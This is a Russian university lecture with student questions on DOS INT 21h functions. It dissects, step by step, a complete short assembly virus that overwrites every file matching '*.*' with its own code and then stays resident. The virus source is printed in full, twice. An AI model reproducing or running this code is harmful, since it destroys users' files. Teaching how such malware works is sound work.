ЛЕКЦИЯ 7.

В процессе чтения Лекции 6 я понял, что Вы «поплыли», ни на что не реагируя!!!! Поэтому сегодня у Вас не «изба-слушка-ничего\_не\_делание», а изба читальня!!!!! ТО есть сегодня ЧИТАЕМ, Думаем, Учим, Рисуем и Копаем и ОТВЕЧАЕМ НА ВОПРОСЫ – к концу Лекции НУЖНО СФОРМИРОВАТЬ Word-файл и отправить его мне на почту (сколько успеете - остальное, что не успеете – до конца ДНЯ СЕГОДНЯ с меньшим количеством баллов, отсутствие ответов приводит к получению отрицательных значений)…

Для начала повторяем то, о чём было сказано на прошлой Лекции. БЫЛО СКАЗАНО СЛЕДУЮЩЕЕ (ШТУДИРУЕМ-ЗУБАРИМ ЕЩЁ МНОГО РАЗ):

… при «возникновении» или при «инициировании» прерывания программными средствами операционной системы, ОСУЩЕСТВЛЯЕТСЯ ОБРАБОТКА ПРЕРЫВАНИЯ, когда в соответствии с номером прерывания, осуществляется обращение к ОБРАБОТЧИКУ ПРЕРЫВАНИЯ – ПРОГРАММЕ, которая призвана «справиться» с возникшей ситуацией. ПРИ ЭТОМ ДОГОВОРИЛИСЬ, ЧТО ВСЕГДА ПРИ ВОЗНИКНОВЕНИИ ПРЕРЫВАНИЯ, В РЕГИСТРЕ AH ДОЛЖЕН НАХОДИТЬСЯ НОМЕР ФУНКЦИИ, которая будет ВЫЗВАНА ОБРАБОТЧИКОМ ПРЕРЫВАНИЯ для «реагирования». В представленных командах:

mov ah,4Eh

mov dx,140h

int 21h

используется (инициализируется) ПРЕРЫВАНИЕ 21H, которое называется «ПРЕРЫВАНИЕМ ОТ ОПЕРАЦИОННОЙ СИСТЕМЫ». При этом ИСПОЛЬЗУЕТСЯ ФУНКЦИЯ С НОМЕРОМ 4Eh.

ПРИ РАЗРАБОТКЕ АППАРАТА ПРЕРЫВАНИЙ в случае АППАРАТНЫХ ПРЕРЫВАНИЙ пацаны-девчонки c INTEL, а в случае ПРОГРАММНЫХ ПРЕРЫВАНИЙ дядьки-тётьки с Microsoft, ДОГОВОРИЛИСЬ, наряду с указанием в регистре AH номера функции, вызываемой обработчиком прерываний при его возникновении, КАКИМ ОБРАЗОМ ЭТОЙ ФУНКЦИИ БУДУТ ПЕРЕДАВАТЬСЯ ПАРАМЕТРЫ И ГДЕ ИСКАТЬ РЕЗУЛЬТАТ ИСПОЛНЕНИЯ ВЫЗЫВАЕМОЙ ФУНКЦИИ.

Соответственно, для того, чтобы превратиться в «осла, знающего дорогу, и стоить большего, чем прорицатель, бредущего наугад», НЕОБХОДИМО: ДУМАТЬ, УЧИТЬ, РИСОВАТЬ, КОПАТЬ!!!! А именно, лезть в doСs.microsoft.com И ТЩАТЕЛЬНЫМ ОБРАЗОМ ИЗУЧАТЬ ФУНКЦИОНАЛ, ВХОДНЫЕ И ВЫХОДНЫЕ ПАРАМЕТРЫ КАЖДОЙ-КАЖДОЙ Функции, вызываемой обработчиком прерывания ПРИ ВОЗНИКНОВЕНИИ (Инициации) того или иного прерывания с тем или иным номером….

Идя по этому пути, ЛЕЗЕМ и находим:

Функции OS - INT 21H: сервис OS

Это прерывание служит главным входом большинства функций OS.

Программа, запрашивающая сервис OS, должна подготовить всю необходимую информацию в регистрах и управляющих блоках, указать в регистре AH номер желаемой функции OS и затем вызвать прерывание INT 21H.

* [Функция OS 00H: завершить программу](http://www.codenet.ru/progr/dos/dos_0008.php)
* [Функция OS 01H: ввод с клавиатуры](http://www.codenet.ru/progr/dos/dos_0009.php)
* [Функция OS 02H: вывод на дисплей](http://www.codenet.ru/progr/dos/dos_0010.php)
* [Функция OS 03H: ввод AUX](http://www.codenet.ru/progr/dos/dos_0011.php)
* [Функция OS 04H: вывод AUX](http://www.codenet.ru/progr/dos/dos_0012.php)
* [Функция OS 06H: Обмен с консолью](http://www.codenet.ru/progr/dos/dos_0014.php)
* [Функция OS 07H: Нефильтрующий консольный ввод без эха](http://www.codenet.ru/progr/dos/dos_0015.php)
* [Функция OS 08H: Консольный ввод без эха](http://www.codenet.ru/progr/dos/dos_0016.php)
* [***Функция OS 09H: Выдать строку***](http://www.codenet.ru/progr/dos/dos_0017.php)
* [***Функция OS 0aH: буферизованный ввод строки***](http://www.codenet.ru/progr/dos/dos_0018.php)
* [Функция OS 0bH: проверить статус ввода](http://www.codenet.ru/progr/dos/dos_0019.php)
* [Функция OS 0cH: ввод с очисткой](http://www.codenet.ru/progr/dos/dos_0020.php)
* [Функция OS 0dH: Сбросить диск](http://www.codenet.ru/progr/dos/dos_0021.php)
* [Функция OS 0eH: Выбрать умалчиваемый диск OS](http://www.codenet.ru/progr/dos/dos_0022.php)
* [Функция OS 0fH: открыть файл через FCB](http://www.codenet.ru/progr/dos/dos_0023.php)
* [Функция OS 10H: Закрыть файл через FCB](http://www.codenet.ru/progr/dos/dos_0024.php)
* [Функция OS 11H: Найти 1-й совпадающий файл через FCB](http://www.codenet.ru/progr/dos/dos_0025.php)
* [Функция OS 12H: Найти следующий совпадающий файл через FCB](http://www.codenet.ru/progr/dos/dos_0026.php)
* [Функция OS 13H: Удалить файл через FCB](http://www.codenet.ru/progr/dos/dos_0027.php)
* [Функция OS 14H: читать последовательный файл через FCB](http://www.codenet.ru/progr/dos/dos_0028.php)
* [Функция OS 15H: писать последовательный файл через FCB](http://www.codenet.ru/progr/dos/dos_0029.php)
* [Функция OS 16H: создать файл через FCB](http://www.codenet.ru/progr/dos/dos_0030.php)
* [Функция OS 17H: Переименовать файл через FCB](http://www.codenet.ru/progr/dos/dos_0031.php)
* [Функция OS 19H: дать умалчиваемый диск OS](http://www.codenet.ru/progr/dos/dos_0032.php)
* [Функция OS 1aH: установить адрес DTA](http://www.codenet.ru/progr/dos/dos_0033.php)
* [Функция OS 1bH: дать информацию FAT (текущий диск)](http://www.codenet.ru/progr/dos/dos_0034.php)
* [Функция OS 1cH: дать информацию FAT (любой диск)](http://www.codenet.ru/progr/dos/dos_0035.php)
* [Функция OS 21H: читать запись произвольного файла](http://www.codenet.ru/progr/dos/dos_0036.php)
* [Функция OS 22H: писать запись произвольного файла](http://www.codenet.ru/progr/dos/dos_0037.php)
* [Функция OS 23H: дать размер файла через FCB](http://www.codenet.ru/progr/dos/dos_0038.php)
* [Функция OS 24H: установить адрес блока произвольного файла](http://www.codenet.ru/progr/dos/dos_0039.php)
* [Функция OS 25H: установить вектор прерывания](http://www.codenet.ru/progr/dos/dos_0040.php)
* [Функция OS 26H: создать префикс программного сегмента](http://www.codenet.ru/progr/dos/dos_0041.php)
* [Функция OS 27H: читать блок произвольного файла](http://www.codenet.ru/progr/dos/dos_0042.php)
* [Функция OS 28H: писать блок произвольного файла](http://www.codenet.ru/progr/dos/dos_0043.php)
* [Функция OS 29H: Разобрать имя файла](http://www.codenet.ru/progr/dos/dos_0044.php)
* [Функция OS 2aH: дать дату OS](http://www.codenet.ru/progr/dos/dos_0045.php)
* [Функция OS 2bH: установить дату OS](http://www.codenet.ru/progr/dos/dos_0046.php)
* [Функция OS 2cH: дать время OS](http://www.codenet.ru/progr/dos/dos_0047.php)
* [Функция OS 2dH: установить время OS](http://www.codenet.ru/progr/dos/dos_0048.php)
* [Функция OS 2eH: установить/сбросить переключатель верификации](http://www.codenet.ru/progr/dos/dos_0049.php)
* [Функция OS 2fH: дать текущий DTA](http://www.codenet.ru/progr/dos/dos_0050.php)
* [Функция OS 30H: дать номер версии OS](http://www.codenet.ru/progr/dos/dos_0051.php)
* [Функция OS 31H: завершиться и остаться резидентным -- KEEP](http://www.codenet.ru/progr/dos/dos_0052.php)
* [Функция OS 32H: дать дисковую информацию OS (недокументировано)](http://www.codenet.ru/progr/dos/dos_0053.php)
* [Функция OS 33H: установить/опросить уровень контроля прерывания OS](http://www.codenet.ru/progr/dos/dos_0054.php)
* [Функция OS 34H: адрес статуса реентерабельности OS](http://www.codenet.ru/progr/dos/dos_0055.php)
* [Функция OS 35H: дать вектор прерывания](http://www.codenet.ru/progr/dos/dos_0056.php)
* [Функция OS 36H: дать свободную память диска](http://www.codenet.ru/progr/dos/dos_0057.php)
* [Функция OS 37H: установить/опросить символ-переключатель (недокументировано)](http://www.codenet.ru/progr/dos/dos_0058.php)
* [Функция OS 38H: дать/установить информацию страны](http://www.codenet.ru/progr/dos/dos_0059.php)
* [Функция OS 39H: создать новое оглавление -- MKDIR](http://www.codenet.ru/progr/dos/dos_0060.php)
* [Функция OS 3aH: Удалить оглавление -- RMDIR](http://www.codenet.ru/progr/dos/dos_0061.php)
* [Функция OS 3bH: установить умалчиваемое оглавление OS -- CHDIR](http://www.codenet.ru/progr/dos/dos_0062.php)
* [Функция OS 3cH: создать описатель файла](http://www.codenet.ru/progr/dos/dos_0063.php)
* [Функция OS 3dH: открыть описатель файла](http://www.codenet.ru/progr/dos/dos_0064.php)
* [Функция OS 3eH: Закрыть описатель файла](http://www.codenet.ru/progr/dos/dos_0065.php)
* [Функция OS 3fH: читать файл через описатель](http://www.codenet.ru/progr/dos/dos_0066.php)
* [Функция OS 40H: писать в файл через описатель](http://www.codenet.ru/progr/dos/dos_0067.php)
* [Функция OS 41H: Удалить файл](http://www.codenet.ru/progr/dos/dos_0068.php)
* [Функция OS 42H: установить указатель файла -- LSEEK](http://www.codenet.ru/progr/dos/dos_0069.php)
* [**Функция Функция OS 43H: установить/опросить атрибут файла -- CHMOD**](http://www.codenet.ru/progr/dos/dos_0070.php)
* [Функция OS 44H: управление вводом-выводом устройства -- IOCTL](http://www.codenet.ru/progr/dos/dos_0071.php)
* [Функция OS 45H: Дублировать описатель файла -- DUP](http://www.codenet.ru/progr/dos/dos_0072.php)
* [Функция OS 46H: переназначить описатель -- FORCDUP](http://www.codenet.ru/progr/dos/dos_0073.php)
* [Функция OS 47H: дать умалчиваемое оглавление OS](http://www.codenet.ru/progr/dos/dos_0074.php)
* [Функция OS 48H: распределить память (дать размер памяти)](http://www.codenet.ru/progr/dos/dos_0075.php)
* [Функция OS 49H: Освободить блок распределенной памяти](http://www.codenet.ru/progr/dos/dos_0076.php)
* [Функция OS 4aH: Сжать или расширить блок памяти](http://www.codenet.ru/progr/dos/dos_0077.php)
* [Функция OS 4bH: выполнить или загрузить программу -- EXEC](http://www.codenet.ru/progr/dos/dos_0078.php)
* [Функция OS 4cH: завершить программу -- EXIT](http://www.codenet.ru/progr/dos/dos_0079.php)
* [Функция OS 4dH: дать код выхода программы -- WAIT](http://www.codenet.ru/progr/dos/dos_0080.php)
* [Функция OS 4eH: Найти 1-й совпадающий файл](http://www.codenet.ru/progr/dos/dos_0081.php)
* [**Функция OS 4fH: Найти следующий совпадающий файл**](http://www.codenet.ru/progr/dos/dos_0082.php)
* [Функция OS 54H: дать переключатель верификации OS](http://www.codenet.ru/progr/dos/dos_0083.php)
* [Функция OS 56H: Переименовать/переместить файл](http://www.codenet.ru/progr/dos/dos_0084.php)
* [Функция OS 57H: установить/опросить время/дату файла](http://www.codenet.ru/progr/dos/dos_0085.php)
* [Функция OS 59H: дать расширенную информацию об ошибке](http://www.codenet.ru/progr/dos/dos_0086.php)
* [Функция OS 5aH: создать уникальный временный файл](http://www.codenet.ru/progr/dos/dos_0087.php)
* [Функция OS 5bH: создать новый файл](http://www.codenet.ru/progr/dos/dos_0088.php)
* [Функция OS 5cH: блокировать/разблокировать доступ к файлу](http://www.codenet.ru/progr/dos/dos_0089.php)
* [Функция OS 5eH: различные сетевые функции](http://www.codenet.ru/progr/dos/dos_0090.php)
* [Функция OS 5fH: переназначение устройств в сети](http://www.codenet.ru/progr/dos/dos_0091.php)
* [Функция OS 62H: дать адрес префикса программного сегмента](http://www.codenet.ru/progr/dos/dos_0092.php)

***Вопрос 1: Какой файл функция 4eh определяет, как ПЕРВЫЙ СОВПАДАЮЩИЙ ФАЙЛ, всегда ли он (файл) будет одним и тем же, от чего это зависит?***

***OS Fn 4eH: Найти 1-й совпадающий файл***

***Вход***


* ***AH = 4EH***
* ***DS:DX = адрес строки ASCIIZ с именем файла (допускаются ? и \*)***
* ***CX = атрибут файла для сравнения***

**Выход**

* **AX = код ошибки если CF установлен**
* **DTA = заполнена данными (если не было ошибки)**

**Описание:**

**DS:DX указывает на строку ASCIIZ в форме: "d:\путь\имяфайла",0. Если диск и/или путь опущены, они подразумеваются по умолчанию. Обобщенные символы \* и ? допускаются в имени файла и расширении. OS находит имя первого файла в оглавлении, которое совпадает с заданным именем и атрибутом, и помещает найденное имя и другую информацию в DTA, как показано ниже:**

****

Что это за область DTA, и ГДЕ ФУНКЦИЯ 4Eh НАХОДИТ АДРЕС ЭТОЙ ОБЛАСТИ ПАМЯТИ.

DTA – Data Transfer Area. А где находится – нужно вспоминать о PSP.

**Область Program Segment Prefix имеет строго определенную структуру и формируется операционной системой при ЗАГРУЗКЕ ИСПОЛНИМОГО ФАЙЛА В ОПЕРАТИВНУЮ ПАМЯТЬ!!! На следующем рисунке представлена эта структура:**

PROGRAM SEGMENT PREFIX

|  |  |  |  |
| --- | --- | --- | --- |
| offset | Size | C O N T E N T S |  |
| 0000h | 2 bytes | int 20h |  |
| 0002h | 2 bytes | segment address, end of allocation block |  |
| 0004h | 1 byte | reserved, normally 0 |  |
| 0005h | 5 bytes | FAR call to MSOS function dispatcher (int 21h) |  |
| 000Ah | 4 bytes | previous termination handler interrupt vector (int 22h) |  |
| 000Eh | 4 bytes | previous contents of ctrl-C interrupt vector (int 23h) |  |
| 0012h | 4 bytes | prev. critical error handler interrupt vector (int 24h) |  |
| 0016h | 22 bytes | reserved for OS |  |
|  | \* 2 bytes | (16) parent process' PSP |  |
|  | \* 20 bytes | (18) "handle table" used for redirection of files |  |
| 002Ch | 2 bytes | segment address of the program's environment block |  |
| 002Eh | 34 bytes | reserved, OS work area |  |
|  | \* 4 bytes | (2E) stores the calling process's stack pointer when switching to OS's internal stack. |  |
|  |  | \* (32) OS 3.x max open files |  |
|  | \* 2 bytes | (3A) size of handle table |these functions are in here |  |
|  | \* 4 bytes | (3C) handle table address |but reported addresses vary |  |
| 0050h | 3 bytes | int 21h, RETF instruction |  |
| 0053h | 2 bytes | reserved - unused? |  |
| 0055h | 7 bytes | reserved, or FCB#1 extension |  |
| 005Ch | 16 bytes | default unopened File Control Block #1 |  |
| 006Ch | 16 bytes | default unopened FCB #2 (overlaid if FCB #1 opened) |  |
| 0080h | 1 byte | parameter length (number of chars entered after filename) |  |
| **0081h** | **...** | **parameters** |  |
| **00FFh** | **128 bytes** | **command tail and default Disk Transfer Area (DTA)** |  |

То есть, по сути, в конце предыдущей Лекции Вы должны были разобраться в ПРОИСХОДЯЩЕМ В РЕЗУЛЬТАТЕ РЕАЛИЗАЦИИ ПОИСКА «ПО МАСКЕ» В ТЕКУЩЕМ КАТАЛОГЕ ПЕРВОГО ПОПАВШЕГОСЯ ФАЙЛА. Точнее было записано:

seg000 segment byte public 'CODE'

assume cs:seg000

org 100h

assume es:nothing, ss:nothing, ds:seg000

public start

start proc near

mov ah,4Eh

mov dx,140h

int 21h

loc\_0\_107:

mov ah,43h

mov al,0

mov dx,9Eh

int 21h

mov ah,43h

mov al,1

mov dx,9Eh

mov cl,0

int 21h

mov ax,3D01h

mov dx,9Eh

int 21h

xchg ax,bx

mov ah,40h

mov cl,44h

nop

nop

mov dx,100h

int 21h

mov ah,3Eh

int 21h

mov ah,4Fh

int 21h

jnb loc\_0\_107

mov ah,31h

mov dx,7530h

int 21h/

**start endp**

**a\_MaskForVir db '\*.\*',0**

**seg000 ends**

**end start**

***ВОПРОС 2: ПОЧЕМУ 140h? Нарисовать обязательно. Использовать прямоугольники для рисования оперативной памяти, областей памяти, стрелки ДЛЯ УКАЗАНИЯ АДРЕСОВ и 16-ичную систему счисления для числовых значений. Чтобы ответить на вопрос, ещё раз ПЕРЕЧИТЫВАЕМ про 4eh.***

***OS Fn 4eH: Найти 1-й совпадающий файл***

***Вход***


* ***AH = 4EH***
* ***DS:DX = адрес строки ASCIIZ с именем файла (допускаются ? и \*)***
* ***CX = атрибут файла для сравнения***

**Выход**

* **AX = код ошибки если CF установлен**
* **DTA = заполнена данными (если не было ошибки)**

**Описание:**

**DS:DX указывает на область памяти ASCIIZ в форме: "d:\путь\имяфайла",0. Если диск и/или путь опущены, они подразумеваются по умолчанию. Обобщенные символы \* и ? допускаются в имени файла и расширении. OS находит имя первого файла в оглавлении, которое совпадает с заданным именем и атрибутом, и помещает найденное имя и другую информацию в DTA, как показано ниже:**

****

Возникает вопрос. Что это за область DTA, и ГДЕ ФУНКЦИЯ 4Eh НАХОДИТ АДРЕС ЭТОЙ ОБЛАСТИ ПАМЯТИ.

DTA – Data Transfer Area. А где находится – нужно вспоминать о PSP.

**Область Program Segment Prefix имеет строго определенную структуру и формируется операционной системой при ЗАГРУЗКЕ ИСПОЛНИМОГО ФАЙЛА В ОПЕРАТИВНУЮ ПАМЯТЬ!!! На следующем рисунке представлена эта структура:**

PROGRAM SEGMENT PREFIX

|  |  |  |  |
| --- | --- | --- | --- |
| offset | size | C O N T E N T S |  |
| 0000h | 2 bytes | int 20h |  |
| 0002h | 2 bytes | segment address, end of allocation block |  |
| 0004h | 1 byte | reserved, normally 0 |  |
| 0005h | 5 bytes | FAR call to MSOS function dispatcher (int 21h) |  |
| 000Ah | 4 bytes | previous termination handler interrupt vector (int 22h) |  |
| 000Eh | 4 bytes | previous contents of ctrl-C interrupt vector (int 23h) |  |
| 0012h | 4 bytes | prev. critical error handler interrupt vector (int 24h) |  |
| 0016h | 22 bytes | reserved for OS |  |
|  | \* 2 bytes | (16) parent process' PSP |  |
|  | \* 20 bytes | (18) "handle table" used for redirection of files |  |
| 002Ch | 2 bytes | segment address of the program's environment block |  |
| 002Eh | 34 bytes | reserved, OS work area |  |
|  | \* 4 bytes | (2E) stores the calling process's stack pointer when switching to OS's internal stack. |  |
|  |  | \* (32) OS 3.x max open files |  |
|  | \* 2 bytes | (3A) size of handle table |these functions are in here |  |
|  | \* 4 bytes | (3C) handle table address |but reported addresses vary |  |
| 0050h | 3 bytes | int 21h, RETF instruction |  |
| 0053h | 2 bytes | reserved - unused? |  |
| 0055h | 7 bytes | reserved, or FCB#1 extension |  |
| 005Ch | 16 bytes | default unopened File Control Block #1 |  |
| 006Ch | 16 bytes | default unopened FCB #2 (overlaid if FCB #1 opened) |  |
| 0080h | 1 byte | parameter length (number of chars entered after filename) |  |
| **0081h** | **...** | **parameters** |  |
| **00FFh** | **128 bytes** | **command tail and default Disk Transfer Area (DTA)** |  |

При этом В ОБЛАСТЬ ПАМЯТИ DTA попадает ИНФОРМАЦИЯ О ПЕРВОМ НАЙДЕННОМ В ПАПКЕ ФАЙЛЕ, причём эта область памяти DTA находится в области памяти PSP и содержит такую информацию:

* 1. Атрибуты файла
  2. Время создания
  3. Дата создания
  4. Размер файла в байтах
  5. Сокращенное имя файла.

***То есть пункт первый алгоритма осуществлён.*** Попробуем разбираться, что такое АТИБУТЫ ФАЙЛА. Исходя из описания таблицы DTA следует, что под «атрибуты файла» ОТВОДИТСЯ ОДИН БАЙТ И ДОГОВОРИЛИСЬ, ЧТО В ЭТОМ ОДНОМ БАЙТЕ С ПОМОЩЬЮ НУЛЕЙ И ЕДИНИЧЕК В БИТАХ КОДИРУЮТСЯ РАЗЛИЧНЫЕ ВАРИАНТЫ. Такие варианты следующие:

Если значение соответствующего бита установлено равным единичке, то договорились, что файл (каталог) ИМЕЕТ ТОТ ИЛИ ИНОЙ АТРИБУТ! А именно:

Биты:

0 - только читаемый файл/

1 - скрытый файл  
2 - системный файл

3 - метка диска  
4 - каталог

5 - бит архивации  
  
  
**ВОПРОС 3: После выполнения функции 43h в области DTA, начиная с адреса +15h получено значение, равное 6. Что это за файл? Точнее, какие атрибуты имеет этот файл. Ответ дать на русском языке.**

Второй пункт описанного ранее алгоритма предполагает «определение» - получение атрибутов файла, информация о котором хранится в области DTA. Сие определение осуществляется посредством применения всё того же int 21h – прерывания и с использованием функции 43h:

loc\_0\_107:

mov ah,43h

mov al,0

mov dx,9Eh

int 21h

**В связи с тем, что с помощью рассматриваемого примера, мы пытаемся очертить путь, по которому нужно пройти, чтобы ЧЕМУ-ТО НАУЧИТЬСЯ, СНОВА ДУМАЕМ, УЧИМ, РИСУЕМ и КОПАЕМ, используя информацию на официальных сайтах разработчиков систем:**

**Роем и находим ОПИСАНИЕ ФУНКЦИИ 43h:**

* [**Функция Функция OS 43H: установить/опросить атрибут файла -- CHMOD**](http://www.codenet.ru/progr/dos/dos_0070.php)

***OS Fn 43H: установить/опросить атрибут файла -- CHMOD***

***Вход***

* ***AH = 43H***
* ***DS:DX = адрес строки ASCIIZ с именем файла***
* ***AL = код подфункции: 0 = извлечь текущий атрибут файла***
* ***AL = 1 = установить атрибут файла***
* ***CX = новый атрибут файла (для подфункции 01H)***

***Выход***

* ***AX = код ошибки если CF установлен***
* ***CX = текущий атрибут файла (для подфункции 00H)***
* ***ВОПРОС 4: КАК ПОЛУЧАЕТСЯ 9Eh. Обязательно нарисовать.***

То есть в регистре СХ БУДЕТ находиться то, что называется АТРИБУТОМ ФАЙЛА. Копаем дальше, определяемся, что такое атрибут файла:

Биты:  
5 - бит архивации  
4 - каталог  
3 - метка диска  
2 - системный файл  
1 - скрытый файл  
0 - только читаемый файл/

Пункт 2 алгоритма функционирования вируса РЕАЛИЗОВАН: Определены АТРИБУТЫ ОЧЕРЕДНОГО НАЙДЕННОГО ПО МАСКЕ ФАЙЛА. Эти атрибуты закодированы с помощью ноликов и единичек в регистре СХ!!! Соответствующее значение бита равное 1, говорит о том, что файл (каталог) имеет соответствующий атрибут.

**Следующий шаг № 3. «Сброс атрибутов» найденного на внешнем устройстве файла.**

**Реализуется с помощью следующих команд на языке записи алгоритмов ассемблер, каждая из которых соответствует ОДНОЙ МАШИННОЙ КОМАНДЕ:**

**mov ah,43h**

**mov al,1**

**mov dx,9Eh**

**mov cl,0**

**int 21h**

Снова используется ПРЕРЫВАНИЕ 21h И СНОВА ФУНКЦИЯ 43H

**Роем и находим ОПИСАНИЕ ФУНКЦИИ 43h:**

* [**Функция Функция OS 43H: установить/опросить атрибут файла -- CHMOD**](http://www.codenet.ru/progr/dos/dos_0070.php)

***OS Fn 43H: установить/опросить атрибут файла -- CHMOD***

***Вход***

* ***AH = 43H***
* ***DS:DX = адрес строки ASCIIZ с именем файла***
* ***AL = код подфункции: 0 = извлечь текущий атрибут файла***
* ***AL = 1 = установить атрибут файла***
* ***CX = новый атрибут файла (для подфункции 01H)***

***Выход***

* ***AX = код ошибки если CF установлен***
* ***CX = текущий атрибут файла (для подфункции 00H)***

***Так как регистр СХ состоит из двух частей CH и CL, получается, что для файла, имя которого хранится по адресу 9Eh в области PSP, будет установлено, что этот файл НЕ ИМЕЕТ никаких АТРИБУТОВ – все значения соответствующих битов ОБНУЛЕНЫ!!! А с таким файлом можно делать ВСЁ ЧТО УГОДНО!!! Что и делается ДАЛЕЕ!!***

***Шаг 4.* Делается «открытие файла-жертвы» с получением так называемого «handle» файла. ОТКРЫТЬ ФАЙЛ - значит получить Pandle. (Шутка).**

**mov ax,3D01h**

**mov dx,9Eh**

**int 21h**

**Вопрос 5. Что значит «Открыть файл».**

* [Функция OS 3dH: задать handle файла](http://www.codenet.ru/progr/dos/dos_0064.php)

Вход

* AH = 3dH
* DS:DX = адрес строки ASCIIZ с именем файла
* AL = режим открытия

Выход

* AX = код ошибки если CF установлен и handle файла, если нет ошибки.

Описание:

DS:DX указывает на строку ASCIIZ в формате: "d:\путь\имяфайла",0. Если диск и/или путь опущены, они принимаются по умолчанию.

* Файл должен существовать.
* Файл открывается в выбранном режиме доступа:
  + AL = 0 чтобы открыть для чтения
  + AL = 1 чтобы открыть для записи
  + AL = 2 чтобы открыть для чтения и записи
* Маркер текущей позиции файла чтения/записи устанавливается в 0.
* Handle должен быть сохранен для последующих операций
* CONFIG.SYS специфицирует число доступных Handle файлов.Воп

**Вопрос 6. В рамках DosBox вывести на экран содержимое файла config.sys.**

***Шаг 5.*** ***В файл-жертву записывается текст на машинном языке, представляющий собой «ВИРУС».***

OS Fn 40H: писать в файл с использованием Handle.

Вход

* AH = 40H
* BX = описатель файла
* DS:DX = адрес буфера, содержащего записываемые данные
* CX = число записываемых байт

Выход

* AX = код ошибки если CF установлен
* AL = число реально записанных байт
* Описание:

Определенное содержимым регистра СХ байт данных записывается в файл или на устройство, определяемым Handle, заданным в BX. данные берутся из буфера, адресуемого через DS:DX. данные записываются, начиная с текущей позиции указателя чтения/записи файла.

* [Функция OS 40H: писать в файл через описатель](http://www.codenet.ru/progr/dos/dos_0067.php)

xchg ax,bx

* mov ah,40h
* mov cl,44h
* nop
* nop
* mov dx,100h
* int 21h

***Вопрос 7. Что это за команда NOP? Для чего они здесь нужны? Что будет, если их убрать?***

ШАГ 6. **Освободить handle.**

[Функция OS 3eH: Закрыть описатель файла](http://www.codenet.ru/progr/dos/dos_0065.php)

OS Fn 3eH: Забыть про Handle.

Вход

* AH = 3eH
* BX = описатель файла

Выход

* AX = код ошибки если CF установлен

Описание:

BX содержит описатель файла (handle), возвращенный при открытии. файл, представленный этим описателем, закрывается, его буфера сбрасываются, и оглавление обновляется корректными размером, временем и датой.

***mov ah,3Eh***

***int 21h***

**ШАГ 7. Найти следующий совпадающий по маске файл.**

* [Функция OS 4fH: Найти следующий совпадающий файл](http://www.codenet.ru/progr/dos/dos_0082.php)

OS Fn 4fH: Найти следующий совпадающий файл

Вход

* AH = 4fH
* DS:DX = адрес данных, возвращенных предыдущей 4eH Найти 1-й файл

Выход

* AX = код ошибки если CF установлен
* DTA = заполнена данными

Описание:

DS:DX указывает на 2bH-байтовый буфер с информацией, возвращенной функцией 4eH Найти 1-й (либо DTA, либо буфер, скопированный из DTA).

***Вопрос 8. «…следующий совпадающий по маске файл» - «следующий» - это какой? Какие критерии «следующности»?***

***mov ah,4Fh***

***int 21h***

***jnb loc\_0\_107***

***Jump on not below.***

***Вопрос 9. Какая разница между командами JNB и JNL?***

***ДУТЫЙ РЕЗИДЕНТ!***

***mov ah,31h***

***mov dx,7530h***

***int 21h***

* [Функция OS 31H: завершиться и остаться резидентным -- KEEP](http://www.codenet.ru/progr/dos/dos_0052.php)

OS Fn 31H: завершиться и остаться резидентным

Вход

* AH = 31H
* AL = код выхода
* DX = объем памяти, оставляемой резидентной, в параграфах

Выход

* нет = (неприменим)

Описание:

выходит в родительский процесс, сохраняя код выхода в AL. код выхода можно получить через функцию 4dH Wait. OS устанавливает начальное распределение памяти, как специфицировано в DX, и возвращает управление родительскому процессу, оставляя указанную память резидентной (число байт = DX \* 16). Эта функция перекрывает функцию INT 27H, которая не возвращает код выхода и неспособна установить резидентную программу, большую 64K.

**start endp**

**a\_MaskForVir db '\*.\*',0**

**seg000 ends**

**end start**

**Вопрос 10: Как известно, описание функции 31h следующее:**

**31h выходит в родительский процесс, сохраняя код выхода в AL. OS устанавливает начальное распределение памяти, как специфицировано в DX, и возвращает управление родительскому процессу, оставляя указанную память резидентной (число байт = DX \* 16).**

**Вопрос 10.1. Что является «родительским процессом» когда вирус функционирует – исполняется.**

**Вопрос 10.2. Что такое параграф и чему он равен?**